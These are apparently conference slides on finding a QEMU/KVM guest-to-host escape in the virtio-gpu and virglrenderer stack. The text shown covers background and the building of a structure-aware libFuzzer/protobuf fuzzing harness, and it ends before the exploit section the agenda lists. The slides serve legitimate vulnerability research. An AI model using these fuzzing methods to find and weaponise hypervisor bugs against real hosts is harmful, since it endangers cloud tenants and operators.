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BRIEFINGS

## 3d Red Pill

# A Guest-to-Host Escape on QEMU/KVM Virtio Device

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# About Me

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# Agenda

- Qemu and virtio-gpu
- Fuzzer development
- Exploit development
- Discussion

# Why Qemu?

- Vendors are spending great money on securing their virtualization products.
- VM escape became a hot topic on top conferences: BlackHat, Offensive Con, Tensec...
- Qemu is an open-source target with general architecture.



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关注

The exploit on Ubuntu + #qemu-kvm achieved partially control of the host. A bonus of \$80,000 was won by 360Vulcan @Xiaowei\_ being the highest bounty for a single exploit in Day 1 #TFC.

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
## Hyper-V Bug Bounty (as of August 2018)

RCE w/ Exploit (Guest-to-Host Escape)	\$250,000 (Hypervisor/Kernel) \$150,000 (User-mode)
RCE (Guest-to-Host Escape)	\$200,000 (Hypervisor/Kernel) \$100,000 (User-mode)
Information Disclosure	\$25,000 (Hypervisor/Kernel) \$15,000 (User-mode)
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
# Virtio

- Virtio is a paravirtualized model to improve I/O performance.
- Dedicated driver on guest machine as front-end, Qemu provide back-end emulated device.
- A ring-buffer-based communication channel is set up between guest and host.
  - virtio-net-pci: network
  - virtio-scsi-pci: storage
  - virtio-balloon: RAM
  - virtio-gpu: graphic
  - ...



# Virtio-gpu

- Aiming at speeding 3d rendering on guest, 3d gaming.
- Virglrenderer is used to construct emulated device.
- Virglrenderer accepts graphic rendering commands, deconstructs them and processes them with bare metal GPU power.
- Important attack surface discussed in ***Dig into qemu security*** on CanSecWest 2017 by Qihoo 360 Gear Team.



# Related Work

## Qemu/KVM Escape

- Virtunoid on BlackHat USA 2011, exploiting a vulnerability in PIIX4 power management emulation code.
- A couple of successful exploits on network emulated devices, e.g. CVE-2019-6778 on slirp module.
- Vulnerabilities also discovered in virtio device, e.g. CVE-2019-14835, but no public exploit available.

## VM Graphic modules cases

- ***CLOUDBURST***, BlackHat USA 2009, targeting SVGA of VMware Workstation.
- ***Breaking Out of VirtualBox through 3D Acceleration***, RECon 2014, targeting Virtualbox 3D acceleration.
- ***From Graphic Mode To God Mode Discovery Vulnerabilities of GPU Virtualization***, zeronights 2018, targeting Hyper-v remote-fx.



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# Let's Fuzzing!

A fuzzer has been deployed for virglrenderer. 😬

It is based on libFuzzer.

virglrenderer-0.8.0/tests/fuzzer/virgl\_fuzzer.c

```
int LLVMFuzzerTestOneInput(const uint8_t* data, size_t size)
{
    uint32_t ctx_id = initialize_environment();
    assert(!virgl_renderer_init(&cookie, 0, &fuzzer_cbs));
    const char *name = "fuzzctx";
    assert(!virgl_renderer_context_create(ctx_id, strlen(name), name));

    virgl_renderer_submit_cmd((void *) data, ctx_id, size / sizeof(uint32_t));

    virgl_renderer_context_destroy(ctx_id);
    virgl_renderer_cleanup(&cookie);
    cleanup_environment();
    return 0;
}
```

Feed mutated data to target function.

# Let's Fuzzing!

- Poor efficiency: the coverage grows very slow.
- Poor coverage: large portion of code are unexplored.

```
int virgl_renderer_submit_cmd(void *buffer, int ctx_id, int ndw)
{
    return vrend_decode_block(ctx_id, buffer, ndw);
}
```



## Poor Efficiency

```
int vrend_decode_block(uint32_t ctx_id, uint32_t *block, int ndw)
{
    struct vrend_decode_ctx *gdctx;
    gdctx->ds->buf = block;
    ...
    while (gdctx->ds->buf_offset < gdctx->ds->buf_total) {
        uint32_t header = gdctx->ds->buf[gdctx->ds->buf_offset];
        uint32_t len = header >> 16;
        ...
        switch (header & 0xff) {
            case VIRGL_CCMD_CREATE_OBJECT:
                ret = vrend_decode_create_object(gdctx, len);
                break;
            case VIRGL_CCMD_BIND_OBJECT:
                ret = vrend_decode_bind_object(gdctx, len);
                ...
        }
    }
```

45 sub-commands,  
each follow its own  
syntax.

Random bitflip on binary data does not work well, most of mutated data are discarded by decoding function -> Poor efficiency.

# Poor Coverage

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    const char *name = "fuzzctx";
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    virgl_renderer_context_destroy(ctx_id);
    virgl_renderer_cleanup(&cookie);
    cleanup_environment();
    return 0;
}
```



CREATE\_OBJECT  
BIND\_OBJECT  
DESTROY\_OBJECT  
CLEAR  
DRAW\_VBO  
SET\_VERTEX\_BUFFERS  
SET\_VIEWPORT\_STATE  
SET\_INDEX\_BUFFER  
...

1. 24 command are exported from virglrenderer, many of them can be triggered from guest machine, but only one is fuzzed.
2. Among 45 sub-commands, there are some dependencies, submitting one command for each iteration is not enough.



# Structure-aware Fuzzing

- Structure-Aware Fuzzing with libFuzzer - Google
- Modern Source Fuzzing – Ned Williamson, OffensiveCon19
- Going Beyond Coverage-Guided Fuzzing with Structured Fuzzing – Jonathan Metzman, BlackHat USA 19




# Libprotobuf-mutator

- Use protocol buffer to provide structure info.

```
int virgl_renderer_resource_create(struct virgl_renderer_resource_create_args *args, struct iovec *iov,
uint32_t num_iovs)
{
    return vrend_renderer_resource_create((struct vrend_renderer_resource_create_args *)args, iov, num_i
ovs, NULL);
}
```

```
struct vrend_renderer_resource_create_args {
    uint32_t handle;
    enum pipe_texture_target target;
    uint32_t format;
    uint32_t bind;
    uint32_t width;
    uint32_t height;
    uint32_t depth;
    uint32_t array_size;
    uint32_t last_level;
    uint32_t nr_samples;
    uint32_t flags;
};
```

vrend\_renderer.h



```
message CreateResource {
    required uint32 handle = 1;
    required uint32 target = 2;
    required uint32 format = 3;
    required uint32 bind = 4;
    required uint32 width = 5;
    required uint32 height = 6;
    required uint32 depth = 7;
    required uint32 array_size = 8;
    required uint32 last_level = 9;
    required uint32 nr_samples = 10;
    required uint32 flags = 11;
    optional bytes image = 12;
}
```

virgl.proto



# Customized Fuzzer

- Integrating into fuzzer

```
syntax = "proto2";
package fuzzer;
message Session {
    repeated Cmd cmds = 1;
}
message Cmd {
    oneof command {
        SubmitCmd submit_cmd = 1;
        CreateResource createResource = 2;
        SendCaps sendCaps = 3;
        ResourceUnref resourceUnref = 4;
        ...
    }
}
```

A macro to help mutating over protobuf object.

```
DEFINE_BINARY_PROTO_FUZZER(const fuzzer::Session& session) {
    uint32_t ctx_id = initialize_environment();
    const char *name = "HOST";
    virgl_renderer_init(&cookie, 0, &fuzzer_cbs);
    virgl_renderer_context_create(ctx_id, strlen(name), name);
    for (const fuzzer::Cmd& cmd: session.cmds()) {
        switch(cmd.command_case()) {
            case fuzzer::Cmd::CommandCase::kSubmitCmd:
                fuzz_submit_cmd(ctx_id, cmd.submit_cmd());
                break;

            case fuzzer::Cmd::CommandCase::kCreateResource:
                fuzz_create_resource(ctx_id, cmd.createresource());
                break;

            ...
        }
        virgl_renderer_context_destroy(ctx_id);
        virgl_renderer_cleanup(&cookie);
    }
}
```

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        ...
    }
}
```

We want to submit massive commands in one session (iteration). The mutation is not only happens on arguments, but also the calling sequence.

```
DEFINE_BINARY_PROTO_FUZZER (const fuzzer::Session& session) {
    uint32_t ctx_id = initialize_environment();
    const char *name = "HOST";
    virgl_renderer_init(&cookie, 0, &fuzzer_cbs);
    virgl_renderer_context_create(ctx_id, strlen(name), name);
    for (const fuzzer::Cmd& cmd: session.cmds()) {
        switch(cmd.command_case()) {
            case fuzzer::Cmd::CommandCase::kSubmitCmd:
                fuzz_submit_cmd(ctx_id, cmd.submit_cmd());
                break;

            case fuzzer::Cmd::CommandCase::kCreateResource:
                fuzz_create_resource(ctx_id, cmd.createresource());
                break;

            ...
        }
        virgl_renderer_context_destroy(ctx_id);
        virgl_renderer_cleanup(&cookie);
    }
}
```



# Customized Fuzzer

- Integrating into fuzzer

Setup and teardown remaining the same as default fuzzer.

```
DEFINE_BINARY_PROTO_FUZZER (const fuzzer::Session& session) {  
    uint32_t ctx_id = initialize_environment();  
    const char *name = "HOST";  
    virgl_renderer_init(&cookie, 0, &fuzzer_cbs);  
    virgl_renderer_context_create(ctx_id, strlen(name), name);  
    for (const fuzzer::Cmd& cmd: session.cmds()) {  
        switch(cmd.command_case()) {  
            case fuzzer::Cmd::CommandCase::kSubmitCmd:  
                fuzz_submit_cmd(ctx_id, cmd.submit_cmd());  
                break;  
  
            case fuzzer::Cmd::CommandCase::kCreateResource:  
                fuzz_create_resource(ctx_id, cmd.createresource());  
                break;  
  
            ...  
        }  
        virgl_renderer_context_destroy(ctx_id);  
        virgl_renderer_cleanup(&cookie);  
    }  
}
```

# Customized Fuzzer

- Integrating into fuzzer

```
void fuzz_create_resource(uint32_t ctx_id, const fuzzer::CreateResource &cr) {  
    struct virgl_renderer_resource_create_args args;  
    args.handle = cr.handle();  
    args.target = cr.target();  
    args.format = cr.format();  
    args.bind = cr.bind();  
    args.width = cr.width();  
    args.height = cr.height();  
    args.depth = cr.depth();  
    args.array_size = cr.array_size();  
    args.last_level = cr.last_level();  
    args.nr_samples = cr.nr_samples();  
    args.flags = cr.flags();  
    ...  
    virgl_renderer_resource_create(&args, NULL, 0);  
    ...  
}
```

Destruct args from protobuf objects and feed them to target APIs.

```
DEFINE_BINARY_PROTO_FUZZER (const fuzzer::Session& session) {  
    uint32_t ctx_id = initialize_environment();  
    const char *name = "HOST";  
    virgl_renderer_init(&cookie, 0, &fuzzer_cbs);  
    virgl_renderer_context_create(ctx_id, strlen(name), name);  
    for (const fuzzer::Cmd& cmd: session.cmds()) {  
        switch(cmd.command_case()) {  
            case fuzzer::Cmd::CommandCase::kSubmitCmd:  
                fuzz_submit_cmd(ctx_id, cmd.submit_cmd());  
                break;  
            case fuzzer::Cmd::CommandCase::kCreateResource:  
                fuzz_create_resource(ctx_id, cmd.createresource());  
                break;  
            ...  
        }  
    }  
    virgl_renderer_context_destroy(ctx_id);  
    virgl_renderer_cleanup(&cookie);  
}
```

## Customized Fuzzer

- Good to Go!
- Coverage increase much faster ⚡
- ~30 exec/s on a vm.
- ~350 exec/s on a desktop with i5-7500, GTX-1080Ti.

```
geno1024@geno1024-asus ~/f/v/f/script> ./run.sh
```



18.04 1-14691 0: -\* 1: -- 348!! 45m 0.23 4x0.8GHz 31.2G19% 196G29% 2019-12-24 20:20:36




# Can it even run faster?


- Gperftools
- Linking the binary with gperftools library.
- Collecting profiling data and generating call graph.

```
CPUPROFILE=./perf.out ./fuzzer -detect_leaks=0
-max_total_time=60 corpus
```

```
pprof -pdf ./fuzzer perf.out > call_graph.pdf
```



# Can it even run faster?




func	Hit times	CPU time over all
vrend_renderer_init	3788	61.7% ↓
virgl_renderer_submit_cmd	53	0.9% ↑

vrend\_renderer\_init  
• 2 (0.0%)  
of 3788 (61.7%)

# Can it even run faster? Yes!

```
DEFINE_BINARY_PROTO_FUZZER (const fuzzer::Session& session) {  
    uint32_t ctx_id = initialize_environment();  
    const char *name = "HOST";  
    virgl_renderer_init(&cookie, 0, &fuzzer_cbs));  
    virgl_renderer_context_create(ctx_id, strlen(name), name);  
    for (const fuzzer::Cmd& cmd: session.cmds()) {  
        switch(cmd.command_case()) {  
            case fuzzer::Cmd::CommandCase::kSubmitCmd:  
                fuzz_submit_cmd(ctx_id, cmd.submit_cmd());  
                break;  
  
            case fuzzer::Cmd::CommandCase::kCreateResource:  
                fuzz_create_resource(ctx_id, cmd.createresource());  
                break;  
  
            ...  
        }  
        virgl_renderer_reset();  
    }  
}
```

